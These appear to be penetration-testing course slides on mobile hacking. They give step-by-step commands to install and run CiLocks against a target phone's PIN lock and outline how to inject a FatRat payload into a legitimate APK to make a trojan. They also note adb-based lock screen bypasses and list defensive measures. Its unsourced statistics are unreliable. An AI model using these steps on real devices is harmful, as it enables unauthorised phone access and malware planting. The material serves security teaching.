3. More Android or iOS Hacking

DOWNLOAD & EXECUTION

- Open your Linux **terminal** in your preferred Folder and download **CiLocks** with command **git clone** https://github.com/tegal1337/CiLocks or download the zip file via **GitHub**.
- **Change directory** into CiLocks with the command **cd CiLocks**
- Give it **Executable permissions** with the command **chmod +x cilocks**
- Switch to a **root** user with the command **sudo su** and run the too with **bash cilocks** or **./cilocks**

OPTIONS

- Then choose the option according the pin length the target phone is having or use a custom built wordlist.





ANDROID OS VULNERABILITIES



INTRODUCTION

- Android devices face critical security challenges with 70% of mobile malware targeting them.
- Almost all malware exploits unpatched vulnerabilities.
- Nearly half of users operate outdated systems.
- This presentation covers key threats and a hands-on lab to explore malicious APK creation and detection.

KEY ANDROID VULNERABILITIES

1. **Insecure App Permissions**

- 60% of apps request excessive permissions risking data exposure.

2. **Outdated OS**

- Over 350 critical vulnerabilities linger in Android 10 and below.

3. **Malicious APKs**

- Google blocked more than 2 million harmful apps in 2023.

KEY ANDROID VULNERABILITIES (CONTINUES...)

4. **Unsecured Connections**
- 78% of public Wi-Fi networks lack encryption, exposing users.

5. **Root Exploits**
- Attackers escalate privileges bypassing Android 9s sandbox protections.

6. **ADB Misuse**
- Enabled debugging allows remote code execution risks.

KEY ANDROID VULNERABILITIES (CONTINUES…)

8. **WebView Vulnerabilities**

- Outdated components permit dynamic code execution attacks.

ANDROID PENETRATION TESTING USING FAT-RAT

1. **Setup Tools** – Prepare FatRat, APK Signer, and APKTool for exercises.
2. **Generate Malicious APK** – Create payloads with FatRat targeting Android.
3. **Decompile App** – Use APKTool to analyze and modify legitimate apps.
4. **Inject Payload** – Insert malicious code into decompiled app.
5. **Recompile & Sign** – Rebuild app and sign with APK Signer for installation.
6. **Analyse Attack** – Detect indicators of intent interception and hijacking.

SECURITY REMEDIATION STRATEGIES

FOR USERS

1. Install apps from official Google Play only
2. Keep OS and apps updated to reduce risk by 80%
3. Review app permissions carefully before granting
4. Disable ADB when not in use
5. Avoid unsecured public Wi-Fi networks

FOR DEVELOPERS

1. Implement certificate pinning for secure connections
2. Validate all intent sources and use explicit intents
3. Harden WebView and apply runtime permission checks

CONCLUSION

- **Image Analysis** – Used **ExifTool, Google Images**, and manual file checks to extract or infer location and device info from images.
- **Lock screen Bypass**

i. **Emulator (MEmu)** – Bypass via **adb** by deleting lock files.

ii. **Real Device** – Used **TWRP, adb,** and **fastboot** to access and remove credentials (bootloader unlock needed).

- **App Debugging (DIVA + Frida)** – Hooked insecure functions to reveal hardcoded data, poor storage, and bypass protections.
- **Exploitation (FatRat)** – Created trojan APKs exploiting OS flaws for remote access.

QUESTIONS?

